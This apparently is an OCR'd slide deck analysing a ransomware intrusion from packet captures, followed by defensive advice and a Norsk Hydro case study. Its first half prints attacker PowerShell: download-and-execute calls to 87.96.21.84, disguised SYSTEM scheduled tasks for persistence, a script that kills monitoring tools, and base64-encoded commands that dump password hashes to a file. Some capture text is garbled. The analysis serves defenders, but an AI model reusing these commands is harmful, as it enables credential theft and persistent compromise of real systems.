
Function CleanerEtc {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
    Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-lite.ps1'))
}

Function CleanerNoPriv {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\Users\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /create /tn "Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1237" /sc HOURLY
    /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass C:\Users\del.ps1" | Out-Null
}

$scriptUrl = "http://87.96.21.84/del.ps1"

if (Test-URL -url $url) {
    Write-Host "Connection to $url successful. Proceeding with execution."
```

# THE ATTACKER MAKES A TASK TO PERSISTENCE HIM



```
GET /del.ps1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.4291
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: application/octet-stream
Content-Length: 343
Last-Modified: Sat, 27 Apr 2024 23:16:43 GMT

Get-WmiObject _FilterToConsumerBinding -Namespace root\subscription | Remove-WmiObject

$list = "taskmgr", "perfmon", "SystemExplorer", "taskman", "ProcessHacker", "procexp64", "procexp", "Procmon", "Daphne"
foreach($task in $list)
{
    try {
        stop-process -name $task -Force
    }
    catch {}
}

stop-process $pid -Force

wire (173)
55:5e:8f
4, Src: 8
ocol, Src
ol
r\n
3 (Windows
r\n
```

# THE ATTACKER IS USING POWERSHELL TO DUMPING CREDENTIALS

# THE ATTACKER SAVED DUMPED CREDENTIALS IN A FILE

```
Connection: Keep-Alive

21.81
21.84 HTTP/1.0 200 OK
21.81 Server: SimpleHTTP/0.6 Python/3.11.8
21.81 Date: Sun, 28 Apr 2024 00:32:12 GMT
21.81 Content-type: application/octet-stream
21.84 Content-Length: 2559
21.84 Last-Modified: Sun, 28 Apr 2024 00:29:39 GMT
21.84
21.84
21.84 Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-PowerDump.ps1')
21.84 Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-SMBExec.ps1')
21.84
21.84 $hostsContent = Invoke-WebRequest -Uri "http://87.96.21.84/extracted_hosts.txt" | Select-Object -ExpandProperty Content -ErrorAction Stop
21.84
21.84 $EncodedCommand = "KE5ldy1PYmplY3QgU3lzdGVtLk5ldC5XZWJDg11bnQpLkRvd25sb2FkU3RyaW5nKCdodHRwOi8vODcuOTYuMjEuODQvSW52b2tlLVBvd2VyRHVtcC5wczEnKSB8IEludm
9rZS1FeHByZXNzaW9uDQoNCg=="
21.84 Invoke-Expression -Command ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($EncodedCommand)))
21.81
21.84
21.84 $EncodedExec = "SW52b2tlLVBvd2VyRHVtcCB8IE91dC1GaWxlIC1GaWxlUGF0aCAiQzpcUHJvZ3JhbURhdGFcaGFzaGVzLnR4dCI="
21.84 Invoke-Expression -Command ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($EncodedExec)))
21.84


ire (1
i5:5e:8
4, Src
\col, S
\1
\51 HTT
\r\n
\b]
://87.

$ usernames = @()
$passwordHashes = @()
$hashesContent = Get-Content -Path "C:\ProgramData\hashes.txt" -ErrorAction SilentlyContinue


if ($hashesContent) {
    foreach ($line in $hashesContent) {
        $pattern = "^(.*?):\d+:(.*?):(.*?):.*?:"
        if ($line -match $pattern) {
            $username = $matches[1].Trim()
            $passwordHash = $matches[3].Trim()
            $usernames += $username
            $passwordHashes += $passwordHash
        }
    }
}

if ($usernames.Count -gt 0 -and $passwordHashes.Count -gt 0) {
    1 client pkt 1 server pkt 1 turn.
```

# THE ATTACKER MAKES RECONNAISSANCE FOR THAT HOSTS



# AFTER RANSOMWARE ACTIVE



# KEY STRATEGIES

# KEY STRATEGIES

- Implement Advanced Threat Detection
  - Use machine learning and AI-driven tools.
  - Invest in Next-Generation Firewalls (NGFW) and Endpoint Detection and Response (EDR).
- Backup and Recovery Solutions
  - Implement offline backups and cloud-based backups with multi-layer security.
  - Test your backup restoration process regularly.
- Zero Trust Security Model
  - Implement a Zero Trust Architecture.
  - Monitor network activity to detect suspicious behavior.
- Patch Management and Vulnerability Scanning
  - Automate software updates.
  - Regularly scan for vulnerabilities within your network.

# ENHANCING EMPLOYEE AWARENESS

- Security Training Programs
  - Ongoing training on how to spot phishing emails, social engineering attempts, and malicious attachments.
- Phishing Simulations
  - Conduct regular phishing tests to evaluate employee awareness and response.
- Multi-Factor Authentication (MFA)
  - Require MFA for all critical accounts to reduce the risk of unauthorized access due to stolen credentials.

# INCIDENT RESPONSE PLAN

# INCIDENT RESPONSE PLAN FOR RANSOMWARE

- Preparation
  - Develop and continuously update an incident response plan tailored to ransomware attacks.
- Detection and Identification
  - Use advanced monitoring tools to detect ransomware early.
- Containment
  - Isolate infected systems quickly to prevent the ransomware from spreading.

# INCIDENT RESPONSE PLAN FOR RANSOMWARE

- **Eradication and Recovery**
  - Remove the ransomware and restore systems from backups.
- **Communication**
  - Notify law enforcement and affected parties as required by regulations.
- **Post-Incident Review**
  - Analyze the attack and strengthen defenses to prevent future incidents.

# SUCCESS STORY

# NORSK HYDRO

- Industry: Aluminum Manufacturer
- Challenge:
  - Norsk Hydro was hit by LockerGoga ransomware, which encrypted critical systems and disrupted operations globally, forcing some plants to revert to manual processes.
- Response:
  - No ransom paid: The company refused to pay the ransom.
  - Backups: They relied on their strong backup systems to restore encrypted data.
  - Transparency: Norsk Hydro communicated openly with the public and stakeholders.
- Outcome:
  - Though recovery costs reached \$71 million, Norsk Hydro fully recovered without paying the ransom, setting an example for effective ransomware response and recovery.
- Ransomware: LockerGoga

# CONCLUSION

# SUMMARY

- Key Takeaways
  - Ransomware is a growing and evolving threat, but with the right defenses, preparation, and response plan, businesses can mitigate its impact.
  - Invest in advanced threat detection, employee awareness, and offline backups.
  - Regularly update and test your incident response plan to ensure it's effective.
- Call to Action
  - Review and strengthen your organization's defenses today. Ransomware prevention is a continuous process that requires proactive measures.

# QUESTIONS & ANSWERS

# THANK YOU!

FOR YOUR ATTENTION